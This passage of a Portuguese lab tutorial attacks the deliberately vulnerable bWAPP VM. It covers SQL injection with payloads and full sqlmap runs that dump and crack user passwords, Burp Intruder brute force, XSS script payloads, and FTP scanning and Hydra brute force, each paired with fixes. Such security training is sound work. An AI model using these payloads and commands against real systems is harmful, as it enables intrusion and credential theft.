Nesse caso, a entrada fornecida via **parâmetro GET** (ex: `title=`) é usada diretamente em uma consulta SQL para buscar filmes.

Por que acontece?

Essa falha ocorre porque o parâmetro da URL (`title`) é usado diretamente dentro da query SQL sem:

- Validação
- Filtragem
- Uso de prepared statements (consultas parametrizadas)

Como explorar?

1. Acesse:

http://<IP-da-bee-box>/bWAPP/sqli_1.php


2. No campo “Search for a movie title”, insira:

`' OR '1'='1`

Para essa vulnerabilidade, pode ser usado diversos payloads para explorar.

3. Resultado:

A aplicação ignorará o filtro de busca e retornará **todos os registros da tabela de filmes**, provando que o comando foi manipulado.




Outra forma de explorar essa vulnerabilidade é utilizando o **sqlmap**, uma ferramenta poderosa e automatizada para detecção e exploração de falhas de **SQL Injection**.

O sqlmap é amplamente utilizado por profissionais de segurança e já vem pré-instalado na distribuição **Kali Linux**. Ele permite identificar parâmetros vulneráveis, extrair bancos de dados, tabelas e até dados sensíveis com apenas alguns comandos — facilitando a comprovação do impacto real da falha.

1. Obtenha o cookie de sessão do bWAPP

- Acesse o bWAPP, faça login como bee / bug
- Use as ferramentas do navegador (F12 → *Aba Storage* → *Cookies*)
- Copie o valor da cookie chamada `PHPSESSID`



2. Verificar se o parâmetro é vulnerável

```
sqlmap -u "http://<IP-da-bee-box>/bWAPP/sqli_1.php?title=test&action=search" --
cookie="PHPSESSID=xxxxxxxxxxxx; security_level=0" --batch --risk=3 --level=5
```

Explicação:

- -u: URL vulnerável (GET)
- --cookie: necessário porque o bWAPP exige login. Use a sessão ativa da sua VM
- --batch: responde automaticamente às perguntas do sqlmap (modo não interativo)
- --risk=3 --level=5: ativa payloads mais avançados para detecção profunda

Substitua:

- <IP-da-bee-box> pelo IP real
- PHPSESSID=... pela sua sessão ativa



```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.14/bWAPP/sqli_1.php?title=test&action=search"
    --cookie="PHPSESSID=7b072d4d2ffc00e3e7dba29706e8dc34; security_level=0" --ba
    tch --risk=3 --level=5
```



```
{1.9.4#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:13:30 /2025-06-18/

```
[09:13:30] [INFO] testing connection to the target URL
[09:13:30] [WARNING] potential CAPTCHA protection mechanism detected
[09:13:30] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:13:30] [INFO] testing if the target URL content is stable
[09:13:31] [INFO] target URL content is stable
[09:13:31] [INFO] testing if GET parameter 'title' is dynamic
[09:13:31] [WARNING] GET parameter 'title' does not appear to be dynamic
[09:13:31] [INFO] heuristic (basic) test shows that GET parameter 'title' might be injectable (possible DBMS: 'MySQL')
[09:13:31] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
[09:13:31] [INFO] testing for SQL injection on GET parameter 'title'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[09:13:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:13:31] [WARNING] reflective value(s) found and filtering out
[09:13:32] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[09:13:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[09:13:33] [INFO] GET parameter 'title' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable (with --string="movies")
```

3. Listar os bancos de dados

```
sqlmap -u "http://<IP-da-bee-box>/bWAPP/sqli_1.php?title=test&action=search" \
--cookie="PHPSESSID=<sua-sessao>; security_level=0" \
--dbs
```

Explicação:

- `--dbs`: enumera todos os bancos de dados disponíveis no SGBD alvo



```
(kali@kali)~$ sqlmap -u "http://192.168.1.14/bWAPP/sqli_1.php?title=test&action=search" --cookie="PHPSESSID=7b072d4d2ffc00e3e7dba2970e8dc34; security_level=0" --db=
{1.9.48stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:20:33 /2025-06-18/

[09:20:33] [INFO] resuming back-end DBMS 'mysql'
[09:20:33] [INFO] testing connection to the target URL
[09:20:33] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:

Parameter: title (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: title=test' OR NOT 5053=5053-- Pssbaction=search

  Type: error-based
  Title: MySQL > 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
  Payload: title=test' OR ROW(4108,9849)=(SELECT COUNT(*),CONCAT(0x71787a7071,(SELECT (ELT(4108=4108,1))),0x71710a6b71,FLOOR(RAND(0)*2))x FROM (SELECT 3397 UNION SELECT 4214 UNION SELECT 8616 UNION SELECT 37
20)a GROUP BY x)-- NlJEbaction=search

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: title=test' AND (SELECT 8706 FROM (SELECT(SLEEP(5))))liff-- EZraBaction=search

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: title=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71787a7071,0x4c50a36866717962426e5454796143656659476b61786a6e46e656467517365446c775264766d50,0x71710a6b71),NULL,NULL,NULL-- -Baction=search

[09:20:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[09:20:33] [INFO] fetching database names
Database: bwapp
[*] bwapp
[*] drupageddon
[*] information_schema
[*] mysql

[09:20:33] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.14'
[*] ending @ 09:20:33 /2025-06-18/
```

4. Listar as tabelas de um banco específico

```
sqlmap -u "http://<IP-da-bee-box>/bWAPP/sqli_1.php?title=test&action=search" \
--cookie="PHPSESSID=<sua-sessao>; security_level=0" \
-D bwapp --tables
```

Explicação:

- D bwapp: especifica o banco de dados que você quer consultar
- tables: lista todas as tabelas dentro do banco informado

```
(kali@kali)~$ sqlmap -u "http://192.168.1.14/bWAPP/sqli_1.php?title=test&action=search" --cookie="PHPSESSID=7b072d4d2ffc00e3e7dba2970e8dc34; security_level=0" -D bwapp --tables
{1.9.48stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:22:59 /2025-06-18/

[09:22:59] [INFO] resuming back-end DBMS 'mysql'
[09:22:59] [INFO] testing connection to the target URL
[09:22:59] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:

Parameter: title (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: title=test' OR NOT 5053=5053-- Pssbaction=search

  Type: error-based
  Title: MySQL > 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
  Payload: title=test' OR ROW(4108,9849)=(SELECT COUNT(*),CONCAT(0x71787a7071,(SELECT (ELT(4108=4108,1))),0x71710a6b71,FLOOR(RAND(0)*2))x FROM (SELECT 3397 UNION SELECT 4214 UNION SELECT 8616 UNION SELECT 37
20)a GROUP BY x)-- NlJEbaction=search

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: title=test' AND (SELECT 8706 FROM (SELECT(SLEEP(5))))liff-- EZraBaction=search

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: title=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71787a7071,0x4c50a36866717962426e5454796143656659476b61786a6e46e656467517365446c775264766d50,0x71710a6b71),NULL,NULL,NULL-- -Baction=search

[09:22:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[09:22:59] [INFO] fetching tables for database: 'bwapp'
Database: bwapp
{5 tables}
+-----+
| blog |
| heroes |
| movies |
| users |
| visitors |
+-----+

[09:22:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.14'
[*] ending @ 09:22:59 /2025-06-18/
```

5. Extrair os dados de uma tabela

```
sqlmap -u "http://<IP-da-bee-box>/bWAPP/sqli_1.php?title=test&action=search" \
--cookie="PHPSESSID=<sua-sessao>; security_level=0" \
```



-D bWAPP -T users --dump

Explicação:

- T users: especifica a tabela (ex: users) dentro do banco de dados
- dump: extrai e exibe todos os dados da tabela

```

$ sqlmap -u "http://192.168.1.14/bWAPP/sql.1.php?title=test&action=search" --cookie="PHPSESSID=7b072da02ffc00e3e70ba29786e8dc34; security_level=0" -D bWAPP -T users --dump

[+] starting @ 09:23:22 /2025-06-18/

[09:23:22] [INFO] resuming back-end DBMS 'mysql'
[09:23:22] [INFO] testing connection to the target URL
[09:23:22] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:

Parameter: title (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: title=test' OR NOT 5053=5053 -- PssbAction=search

  Type: error-based
  Title: MySQL > 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
  Payload: title=test' OR ROW(4080,9849)=(SELECT COUNT(*),CONCAT(0x717b7a7071,(SELECT (ELT(4108=4108,1))),0x71716a6b71,FLOOR(RAND(0)+2))x FROM (SELECT 3397 UNION SELECT 4214 UNION SELECT 8616 UNION SELECT 3728)a GROUP BY x)-- NjEzAction=search

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: title=test' AND (SELECT 8786 FROM (SELECT(SLEEP(5))))liff-- EZraAction=search

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: title=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717b7a7071,0x4c50436866717962426e545796143056659470b61786a6e466e656467517365446c77526476d50,0x71716a6b71),NULL,NULL,NULL -- -bAction=search

[09:23:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.4, mpd 5.2.4
back-end DBMS: MySQL > 4.1
[09:23:22] [INFO] fetching columns for table 'users' in database 'bWAPP'
[09:23:22] [INFO] fetching entries for table 'users' in database 'bWAPP'
[09:23:22] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[09:23:36] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[09:23:38] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[09:23:39] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[09:23:39] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[09:23:40] [INFO] cracked password 'bee' for user 'A.I.M.'
Database: bWAPP
Table: users
(2 entries)
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | email | login | secret | admin | password | activated | reset_code | activation_code |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | bwapp-aim@mailinator.com | A.I.M. | A.I.M. or Authentication Is Missing | 1 | 6885858486f31043e5839c735d99457f045affd0 (bug) | 1 | NULL | NULL |
| 2 | bwapp-bee@mailinator.com | bee | Any bugs? | 1 | 6885858486f31043e5839c735d99457f045affd0 (bug) | 1 | NULL | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+

[09:23:46] [INFO] table 'bWAPP-users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.14/dump/bWAPP/users.csv'
[09:23:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.14'
[*] ending @ 09:23:46 /2025-06-18/

```

🛠️ Como corrigir?

- Nunca concatenar diretamente valores fornecidos pelo usuário em comandos SQL.
- Utilizar **prepared statements** (consultas parametrizadas) ou um **ORM seguro**, que abstraia as queries e faça a sanitização automaticamente.
- Validar e escapar** corretamente todos os dados de entrada, especialmente parâmetros vindos de usuários.
- Aplicar o princípio do **menor privilégio (least privilege)** no banco de dados — por exemplo, evitando conceder permissões de DROP, DELETE, ALTER a aplicações que só precisam de SELECT e INSERT.
- Utilizar um **WAF (Web Application Firewall)** para bloquear tentativas automatizadas e padrões conhecidos de ataque (como payloads SQL comuns).

5. Vulnerabilidade: Broken Authentication – Password Attacks

O que é?

A vulnerabilidade **Password Attacks** simula um cenário em que o sistema de autenticação **não possui proteção contra tentativas sucessivas de login**, permitindo ataques de força bruta ou dicionário. Isso expõe credenciais fracas ou comuns que podem ser exploradas por atacantes para obter acesso não autorizado.

Por que acontece?

Essa vulnerabilidade ocorre quando a aplicação:

- **Não limita o número de tentativas** de login.
- **Não aplica delays ou bloqueios** após múltiplas falhas.
- **Fornece mensagens de erro explícitas**, que ajudam o atacante a entender o motivo da falha.

Como explorar?

A exploração pode ser feita com o **Burp Suite**, utilizando o **Intruder** para automatizar tentativas de senha contra um usuário fixo:

1. **Acesse o bWAPP** e selecione a vulnerabilidade *Broken Authentication – Password Attacks*.
2. Preencha o formulário com um usuário conhecido (ex: `bee`) e qualquer senha.
3. Intercepte a requisição via Burp Suite (Proxy → HTTP history → clique com o direito → *Send to Intruder*).
4. Na aba **Positions**, limpe todos os marcadores e adicione `§` apenas ao valor do campo `password`.
5. Vá para a aba **Payloads** e carregue uma wordlist (como `rockyou.txt`).
6. Clique em **Start attack**.
7. Observe as respostas: uma resposta com tamanho diferente (ou código de status diferente) geralmente indica sucesso.

 Dica: ordene a coluna “Length” no Intruder para encontrar variações e identificar senhas válidas rapidamente.

Como corrigir?

- **Limitar tentativas de login** por IP ou usuário (rate limiting).
- **Adicionar delays progressivos** ou bloqueio temporário após falhas consecutivas.
- **Implementar CAPTCHA** para dificultar automação.
- **Usar autenticação multifator (MFA)**.
- **Exibir mensagens genéricas** como “Usuário ou senha incorretos”.

6. Vulnerabilidade: XSS - Reflected (GET)

O que é?

A vulnerabilidade **Cross-Site Scripting (XSS) - Reflected (GET)** permite que um invasor insira scripts maliciosos por meio de parâmetros da URL. Esses scripts são refletidos na resposta do servidor e executados no navegador da vítima, possibilitando ataques como:

- Roubo de cookies e sessões
- Execução de código malicioso
- Redirecionamento para sites falsos

Por que acontece?

- O valor do parâmetro `name` é **refletido diretamente no HTML** sem qualquer sanitização.
- O navegador interpreta esse conteúdo como parte da estrutura da página, executando o código malicioso.
- A ausência de validação e codificação de saída (output encoding) permite a exploração.

Como explorar?

Para explorar um **XSS Reflected**, é necessário identificar **campos de entrada** onde os valores enviados pelo usuário são **refletidos diretamente na resposta da página**, sem validação ou codificação. Isso permite a execução de código malicioso no navegador.

1. Acesse a URL abaixo substituindo <IP-da-bee-box> pelo endereço IP da máquina onde o bWAPP está rodando:

`http://<IP-da-bee-box>/bWAPP/xss_get.php`


2. No formulário exibido, preencha o campo First name com o seguinte payload:

`<script>alert('XSS')</script>`

3. Preencha o campo Last name com qualquer valor ou deixe em branco.
4. Clique em Go.
5. Resultado esperado:

Um alerta será exibido no navegador, provando que o script foi executado.

Isso confirma que a entrada foi refletida diretamente na resposta, sem validação, e interpretada como HTML/JavaScript pelo navegador.



Como corrigir?

- **Validar e sanitizar entradas** dos usuários, especialmente as recebidas via GET, POST, cookies e headers.
- **Escapar corretamente** os caracteres especiais antes de renderizar no HTML.
- Aplicar uma **Content Security Policy (CSP)** para restringir fontes de execução de scripts.
- Utilizar frameworks que fazem escaping automático de valores dinâmicos.
- Evitar incluir dados do usuário diretamente no HTML sem tratamento.

7. Vulnerabilidade: XSS - Stored (Blog)

O que é?

A vulnerabilidade **Stored XSS (Cross-Site Scripting armazenado)** ocorre quando um atacante consegue injetar um script malicioso que é **armazenado no servidor** (em banco de dados, arquivos ou sessões) e **executado automaticamente** sempre que a página com o conteúdo comprometido é acessada por qualquer usuário.

Esse tipo de ataque é mais grave que o refletido, pois **não depende de interação com links** e **atinge múltiplos usuários** ao mesmo tempo.

Por que acontece?

- A aplicação **armazena dados do usuário sem validação** e depois os **exibe diretamente no HTML**.
- Não há codificação de saída (escaping), o que faz com que o navegador interprete o conteúdo como código ativo (JavaScript).
- Nenhum controle foi implementado para prevenir injeção de scripts ou conteúdo perigoso.

Como explorar?

Para explorar um **XSS armazenado**, é necessário identificar campos em que a aplicação **salva** os dados do usuário (como campos de post, comentário ou nome), e depois os **exibe diretamente** no HTML da página, **sem tratamento**.

1. No menu de vulnerabilidades, selecione:

XSS - Stored (Blog)

2. Acesse a URL trocando <IP-da-bee-box> pelo IP da sua VM bee-box:


http://<IP-da-bee-box>/bWAPP/xss_stored_1.php

3. No campo abaixo do título da página, insira o seguinte código:

```
<script>alert ('XSS armazenado') </script>
```

4. Certifique-se de que a caixa **“Add”** está marcada e clique em **Submit**.
5. A mensagem será armazenada e exibida logo abaixo.
Ao carregar a página, o navegador executará o script e mostrará o alerta.

☒ Isso comprova que o código foi armazenado e executado sem nenhuma validação, caracterizando um XSS armazenado.



Como corrigir?

- **Sanitizar todas as entradas** antes de salvar no banco de dados.
- **Aplicar escaping de saída** antes de renderizar conteúdo no HTML.
- **Utilizar políticas CSP (Content Security Policy)** para bloquear scripts injetados.
- Utilizar **frameworks que escapam automaticamente** os dados antes de exibir (como React, Angular, etc.).
- **Nunca renderizar conteúdo do usuário diretamente no DOM** sem validação e codificação.

8. Vulnerabilidade: Insecure FTP Configuration

O que é?

- A vulnerabilidade **Insecure FTP Configuration** ocorre quando um servidor FTP (File Transfer Protocol) é configurado de forma inadequada, permitindo, por exemplo:
- **Acesso anônimo**
- **Senhas fracas ou padrão**
- **Acesso a arquivos sensíveis**
- **Transmissão de dados sem criptografia**

Por padrão, o protocolo FTP **não oferece segurança**, e qualquer dado (inclusive credenciais) é transmitido em **texto claro**. Isso o torna um alvo fácil em redes desprotegidas ou mal configuradas.

Por que acontece?

- O servidor foi configurado com **acesso anônimo ativado**.
- As **credenciais de acesso são fracas** ou padrão.
- O serviço **não implementa criptografia** (como SFTP ou FTPS).
- Falta de controle sobre quais arquivos são acessíveis via FTP.

Como explorar?

1. Detectar o serviço FTP e sua versão com Nmap

```
nmap -sV -p 21 <IP-da-bee-box>
```

- `-sV`: detecta a versão do serviço FTP
- `-p 21`: porta padrão do protocolo

```
(kali@kali)-[~]  
$ nmap -sV -p 21 192.168.1.14  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-19 09:32 EDT  
Nmap scan report for 192.168.1.14  
Host is up (0.00072s latency).  


| PORT   | STATE | SERVICE | VERSION       |
|--------|-------|---------|---------------|
| 21/tcp | open  | ftp     | ProFTPD 1.3.1 |

  
MAC Address: 08:00:27:4B:37:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
```

2. Verificar se o login anônimo está habilitado

```
nmap -p 21 --script ftp-anon <IP-da-bee-box>
```

```
(kali@kali)-[~]
$ nmap -p 21 --script ftp-anon 192.168.1.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-19 09:36 EDT
Nmap scan report for 192.168.1.14
Host is up (0.0012s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r-- 1 root    www-data  543803 Nov  2  2014 Iron_Man.pdf
| -rw-rw-r-- 1 root    www-data  462949 Nov  2  2014 Terminator_Salvation.pdf
| -rw-rw-r-- 1 root    www-data  544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
| -rw-rw-r-- 1 root    www-data  526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
| -rw-rw-r-- 1 root    www-data  756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
| -rw-rw-r-- 1 root    www-data  618117 Nov  2  2014 The_Incredible_Hulk.pdf
| -rw-rw-r-- 1 root    www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
MAC Address: 08:00:27:4B:37:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.70 seconds
```

3. Acessar manualmente via terminal

ftp <IP-da-bee-box>

Preencha:

Name: anonymous

Password: anonymous

Você poderá usar:

- ls para listar diretórios
- get arquivo.ext para baixar
- cd pasta para navegar entre pastas

```
(kali@kali)-[~]
$ ftp 192.168.1.14
Connected to 192.168.1.14.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.1.14]
Name (192.168.1.14:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2511|)
150 Opening ASCII mode data connection for file list
-rw-rw-r-- 1 root    www-data  543803 Nov  2  2014 Iron_Man.pdf
-rw-rw-r-- 1 root    www-data  462949 Nov  2  2014 Terminator_Salvation.pdf
-rw-rw-r-- 1 root    www-data  544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
-rw-rw-r-- 1 root    www-data  526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
-rw-rw-r-- 1 root    www-data  756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
-rw-rw-r-- 1 root    www-data  618117 Nov  2  2014 The_Incredible_Hulk.pdf
-rw-rw-r-- 1 root    www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
226 Transfer complete
ftp> █
```

4. Realizar força bruta com Hydra

hydra -L usuarios.txt -P senhas.txt <ftp://<IP-da-bee-box>>

Explicação dos parâmetros:

- `-L usuarios.txt`: lista de nomes de usuário
- `-P senhas.txt`: wordlist de senhas
- `ftp://<IP-da-bee-box>`: IP da bee-box com protocolo definido

O Hydra irá testar diversas combinações até encontrar um login válido.

```
(kali@kali)-[~]
$ hydra -L words.txt -P words.txt ftp://192.168.1.14
